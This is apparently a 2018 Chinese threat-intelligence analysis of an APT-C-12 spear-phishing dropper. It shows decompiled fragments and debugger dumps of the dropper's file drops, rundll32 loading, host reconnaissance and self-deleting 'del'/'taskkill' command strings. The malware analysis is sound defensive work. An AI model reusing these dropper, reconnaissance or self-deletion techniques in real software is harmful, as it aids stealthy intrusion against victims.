返回 TI 主页

RESEARCH

数据驱动安全

蓝宝菇(APT-C-12)最新攻击样本及C&C机制分析

2018-07-23 By 360威胁情报中心 | 事件追踪

背景


继360公司披露了蓝宝菇(APT-C-12)攻击组织的相关背景以及更多针对性攻击技术细节后，360威胁情报中心近期又监测到该组织实施的新的攻击活动，本文章是对其相关技术细节的详细分析。

样本分析

诱饵文件

在APT-C-12组织近期的攻击活动中，其使用了伪装成"中国轻工业联合会投资现况与合作意向简介"的诱导文件，结合该组织过去的攻击手法，该诱饵文件会随鱼叉邮件进行投递。


如下图所示该诱饵文件伪装成文件夹的图标，执行后会打开包含有诱饵文档和图片的文件夹，而此时实际的恶意载荷已经在后台执行。



名称	日期	类型	大小	标记
正常文件夹	2018/7/19 10:28	文件夹		
中国轻工业联合会投资现况与合作意向简介.exe	2018/6/14 11:22	应用程序	940 KB	

[redacted] ▸ 新建文件夹 (2) ▸ 正常文件夹

当该诱饵文件运行时，其会解密释放4个文件，其中两个为上述的诱导文档和图片，另外为两个恶意的tmp文件。




```
fun_Decryptstr((int)v132, (int)&v108, 44544, 16);// decrypt tmp1
fun_return3();
fun_return59();
fun_return59();
if ( dword_4E4864 <= dword_4E4820 )
  LOBYTE(dword_4E3A64) = byte_4E3830;
else
  dword_4E44B0 = dword_4E4AC8;
fun_Decryptstr((int)v124, (int)&v108, 238592, 16);// decrpyt tmp2
fun_return59();
fun_return3();
fun_return59();
if ( dword_4E4B88 > dword_4E4320 )
  dword_4E3DC4 = dword_4E4564;
fun_return59();
fun_return20();
if ( dword_4E45D0 > dword_4E4168 )
  dword_4E3FDC = dword_4E41B8;
fun_return59();
fun_return19();
fun_Decryptstr((int)v174, (int)&v108, 191450, 16);// decrpyt pdf
if ( dword_4E4C00 > dword_4E4B84 )
  dword_4E4120 = dword_4E42D0;
if ( dword_4E3E5C <= dword_4E4060 )
  BYTE1(dword_4E3C10) = byte_4E3A7A;
else
  dword_4E46DC = dword_4E4940;
fun_return59();
fun_Decryptstr((int)v225, (int)&v108, 344318, 16);// decrypt png
```

释放的恶意tmp文件路径为：

%temp%\unicode32.tmp

%appdata%\WinRAR\update.tmp


最后通过LoadLibraryW加载释放的unicode32.tmp文件。



```
v206 = LoadLibraryW(&LibFileName);            // load unicode32.tmp
```


unicode32.tmp

unicode32.tmp为一个loader，其主要用于加载update.tmp，如下图所示其通过rundll32.exe加载update.tmp，并调用其导出函数jj。




```
fun_Decryptstr((int)&v120, (int)&v248, 5, 5);// jj
strcat(&v119, &v120);
fun_return3();
v268 = 100;
v269 = 27;
v270 = 31;
v271 = -99;
v272 = -89;
v273 = -17;
v274 = 4;
v275 = -25;
v276 = 32;
v277 = 116;
v278 = 126;
v279 = -74;
v280 = 0;
v125 = -14;
v126 = -90;
v127 = -79;
v128 = 57;
v129 = 59;
v130 = -125;
v131 = -47;
v132 = -75;
v133 = -14;
v134 = 15;
v135 = 6;
v136 = 81;
v137 = 0;
fun_Decryptstr((int)&v268, (int)&v125, 13, 13);// rundll32.exe
fun_Starporcess((int)&v268, (int)&v119, 0, 0);
if ( dword_7432B15C > dword_7432B56C )
  dword_7432B6B0 = dword_7432AF80;
fun_return19();
fun_return59();
fun_return19();
fun_return3();
```

当加载了update.tmp后，会删除装载exe程序文件和自身。




```
fun_Decryptstr((int)&v6, (int)&v178, 39, 39);// /c c: & ping 127.0.0.1 -n 3 & del /A
strcpy(&v119, &v6);
fun_return59();
fun_return20();
if ( dword_7432BDEC <= dword_7432B4A8 )
  byte_7432ABF0 = byte_7432AC16;
else
  dword_7432B8F0 = dword_7432B568;
strcat(&v119, &v107);
fun_return59();
strcat(&v119, &Filename);
if ( dword_7432BF14 <= dword_7432B958 )
  byte_7432AE26 = byte_7432AF0E;
else
  dword_7432B9BC = dword_7432B9FC;
if ( dword_7432B7BC > dword_7432AF28 )
  dword_7432BE74 = dword_7432B744;
strcat(&v119, &v107);
if ( dword_7432B37C <= dword_7432BE04 )
  byte_7432AE94 = byte_7432ACF2;
else
  dword_7432B36C = dword_7432BE00;
fun_return3();
fun_Starporcess((int)&v343, (int)&v119, 0, 0);
```




```
fun_Decryptstr((int)&v281, (int)&v45, 62, 62);// /c c: & cd %temp% & del /A unicode32.tmp  & taskkill /f /im
strcpy(&v119, &v281);
fun_return59();
fun_return20();
strcat(&v119, &v107);
fun_return59();
strcat(&v119, v177);
fun_return59();
if ( dword_7432BD40 <= dword_7432B430 )
  byte_7432ABF5 = byte_7432ACA4;
else
  dword_7432B048 = dword_7432B08C;
strcat(&v119, &v107);
fun_return19();
fun_Starporcess((int)&v343, (int)&v119, 0, 0);
```

update.tmp

该文件为一个DLL,并有一个名为jj的导出函数。




Name	Address	Ordinal
jj	10009130	1
DllEntryPoint	100150D0	[main entry]



```
int jj()
{
  GetCurrentThreadId();
  return sub_656C6A40();
}
```


其首先会对目标主机进行信息收集。

获取系统版本信息



```
  if ( !GetVersionExW(&VersionInformation)
    || VersionInformation.dwPlatformId != 2
    || VersionInformation.dwMajorVersion <= 4 )
  {
    v3 = decrypt(L"ERROR|");
    return _func__(v2, (int)v3, v24);
  }
  if ( VersionInformation.dwMajorVersion == 5 )
  {
    result = VersionInformation.dwMinorVersion;
    if ( VersionInformation.dwMinorVersion )
    {
      if ( VersionInformation.dwMinorVersion == 1 )
      {
        v20 = decrypt(L"WinXP|");
        result = _func__(v2, (int)v20, v24);
      }
      else if ( VersionInformation.dwMinorVersion == 2 )
      {
        if ( GetSystemMetrics(89) )
        {
          v21 = decrypt(L"WindowsServer2003|");
          result = _func__(v2, (int)v21, v24);
        }
        else
        {
          v22 = decrypt(L"WindowsServer2003R2|");
          result = _func__(v2, (int)v22, v24);
        }
      }
    }
    else
    {
      v19 = decrypt(L"Win2000|");
```


调用CreateToolhelp32Snapshot获取系统进程信息。



```
 .   85C0              test eax,eax
 .^  0F85 1CFFFFFF     jnz update.74033BA0
 .   6A FF             push -0x1                              ┌Arg3 = FFFFFFFF
 .   6A 01             push 0x1                               │Arg2 = 00000001
 .   8D4424 74         lea eax,dword ptr ss:[esp+0x74]
```

```
                                      ASCII
2E 00 65 00 78 00 65 00 22 00 3A 00  s.s...e.x.e.".:.   0012B9D4 . DC25591B
49 00 46 00 22 00 3A 00 22 00 22 00  {.".I.F.".:.".".   0012B9D8 . 00000000
22 00 77 00 69 00 6E 00 69 00 6E 00  }.,.".w.i.n.i.n.   0012B9DC . 00000000
2E 00 65 00 78 00 65 00 22 00 3A 00  i.t...e.x.e.".:.   0012B9E0 . 00000000
49 00 46 00 22 00 3A 00 22 00 22 00  {.".I.F.".:.".".   0012B9E4 . 0012BE8C
22 00 77 00 69 00 6E 00 6C 00 6F 00  }.,.".w.i.n.l.o.   0012B9E8 . 0012C5F0
6E 00 2E 00 65 00 78 00 65 00 22 00  g.o.n...e.x.e.".   0012B9EC . 76BAFACA kernel32.Process32NextW
22 00 49 00 46 00 22 00 3A 00 22 00  :.{.".I.F.".:.".   0012B9F0 . 76BAFA35 kernel32.Process32FirstW
2C 00 22 00 73 00 65 00 72 00 76 00  ".}.,.".s.e.r.v.   0012B9F4 . 00000000
65 00 73 00 2E 00 65 00 78 00 65 00  i.c.e.s...e.x.e.   0012B9F8 . 002225F0 UNICODE ","[System Process]":{"IF":""},"System":{"IF"
7B 00 22 00 49 00 46 00 22 00 3A 00  ".:.{.".I.F.".:.   0012B9FC . 00000000
7D 00 2C 00 22 00 6C 00 73 00 61 00  ".".}.,.".l.s.a.   0012BA00 . 7404E0FE update.7404E0FE
2E 00 65 00 78 00 65 00 22 00 3A 00  s.s...e.x.e.".:.   0012BA04 . 0012BA80 UNICODE "m.exe"
49 00 46 00 22 00 3A 00 22 00 22 00  {.".I.F.".:.".".   0012BA08 . 000000D1
                                                        0012BA0C . 00000114
```


调用GetAdaptersInfo获取网卡MAC地址。



```
74033EC9   .   FF15 1CC00574   call dword ptr ds:[<&IPHLPAPI.GetAdaptersInfo>]   IPHLPAPI.GetAdaptersInfo
74033ECF   .   85C0            test eax,eax
74033ED1   .v  75 0F           jnz short update.74033EE2
74033ED3   >   83BE 90010000   cmp dword ptr ds:[esi+0x190],0x6
74033EDA   .v  74 4A           je short update.74033F26
74033EDC   .   8B36            mov esi,dword ptr ds:[esi]
74033EDE   .   85F6            test esi,esi
74033EE0   .^  75 F1           jnz short update.74033ED3
74033EE2   >   B9 042A0674     mov ecx,offset <update.aJwwtw>                     UNICODE "JWWTW|"
74033EE7   >   E8 C4F4FFFF     call <update.DeCodeString>
eax=00000000
```


```
地址      HEX 数据                                         ASCII
002225F0  00 00 00 00 0B 00 00 00 7B 41 35 30 34 41 31 38  ....█...{A504A18   0012BE6C  DC255EB3
00222600  35 2D 43 35 41 39 2D 34 42 33 37 2D 38 43 32 32  5-C5A9-4B37-8C22   0012BE70  00000000
00222610  2D 30 46 38 45 41 41 35 41 31 37 34 38 7D 00 00  -0F8EAA5A1748}..   0012BE74  0012C5F0
                                                                              0012BE78  00000000
```

判断当前系统环境是32位或64位。




```
v1 = this;
GetMessageExtraInfo();
v10 = 0;
v2 = ascii_decrypt("IsWow64Process|");
v3 = (const WCHAR *)decrypt(L"kernel32|");
v4 = GetModuleHandleW(v3);
v5 = GetProcAddress(v4, v2);
if ( !v5 || (v6 = GetCurrentProcess(), ((int (__stdcall *)(HANDLE, int *))v5)(v6, &v10)) )
{
  v7 = L"64|";
  if ( !v10 )
    v7 = L"32|";
}
else
{
  v7 = L"ERROR|";
}
v8 = decrypt((LPVOID)v7);
sub_10009210(v8);
```

通过注册表获取已安装的程序信息，获取的安装程序信息加上前缀”ISL”格式化。




```
.  68 02000080    push 0x80000002
.  FFD0           call eax                                   advapi32.RegOpenKeyExW
.  85C0           test eax,eax                               advapi32.RegOpenKeyExW
.. 75 6B          jnz short update.74034928
.  8B5424 14      mov edx,dword ptr ss:[esp+0x14]
.  8D8424 BC000(  lea eax,dword ptr ss:[esp+0xBC]
.  6A 40          push 0x40                                 ┌Arg2 = 00000040
.  50             push eax                                  │Arg1 = 7690468D
.  8D4C24 60      lea ecx,dword ptr ss:[esp+0x60]           │
.  E8 ECF6FFFF    call update.74033FC0                      └update.74063FC0
.  8BF0           mov esi,eax                                advapi32.RegOpenKeyExW
.  83C4 08        add esp,0x8
.  8D4424 40      lea eax,dword ptr ss:[esp+0x40]
penKeyExW)

            ASCII
00 00|4A 73 7A 72|7C 00 00 00|KeyExW..Jszr|...    0012BDA0 . 80000002
                                                  0012BDA4 . 0012BE70 UNICODE "SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall"
```




```
地址      HEX 数据                                         ASCII
00226158 22 00 49 00 53 00 4C 00 22 00 3A 00 7B 00 22 00 ".I.S.L.".:.{.".
00226168 41 00 64 00 64 00 72 00 65 00 73 00 73 00 42 00 A.d.d.r.e.s.s.B.
00226178 6F 00 6F 00 6B 00 22 00 3A 00 7B 00 22 00 44 00 o.o.k.".:.{.".D.
00226188 4E 00 22 00 3A 00 22 00 22 00 2C 00 22 00 44 00 N.".:.".".,.".D.
00226198 56 00 22 00 3A 00 22 00 22 00 7D 00 2C 00 22 00 V.".:.".".}.,.".
002261A8 43 00 6F 00 6E 00 6E 00 65 00 63 00 74 00 69 00 C.o.n.n.e.c.t.i.
002261B8 6F 00 6E 00 20 00 4D 00 61 00 6E 00 61 00 67 00 o.n. .M.a.n.a.g.
002261C8 65 00 72 00 22 00 3A 00 7B 00 22 00 44 00 4E 00 e.r.".:.{.".D.N.
002261D8 22 00 3A 00 22 00 22 00 2C 00 22 00 44 00 56 00 ".:.".".,.".D.V.
002261E8 22 00 3A 00 22 00 22 00 7D 00 2C 00 22 00 44 00 ".:.".".}.,.".D.
002261F8 69 00 72 00 65 00 63 00 74 00 44 00 72 00 61 00 i.r.e.c.t.D.r.a.
00226208 77 00 45 00 78 00 22 00 3A 00 7B 00 22 00 44 00 w.E.x.".:.{.".D.
00226218 4E 00 22 00 3A 00 22 00 22 00 2C 00 22 00 44 00 N.".:.".".,.".D.
00226228 56 00 22 00 3A 00 22 00 22 00 7D 00 2C 00 22 00 V.".:.".".}.,.".
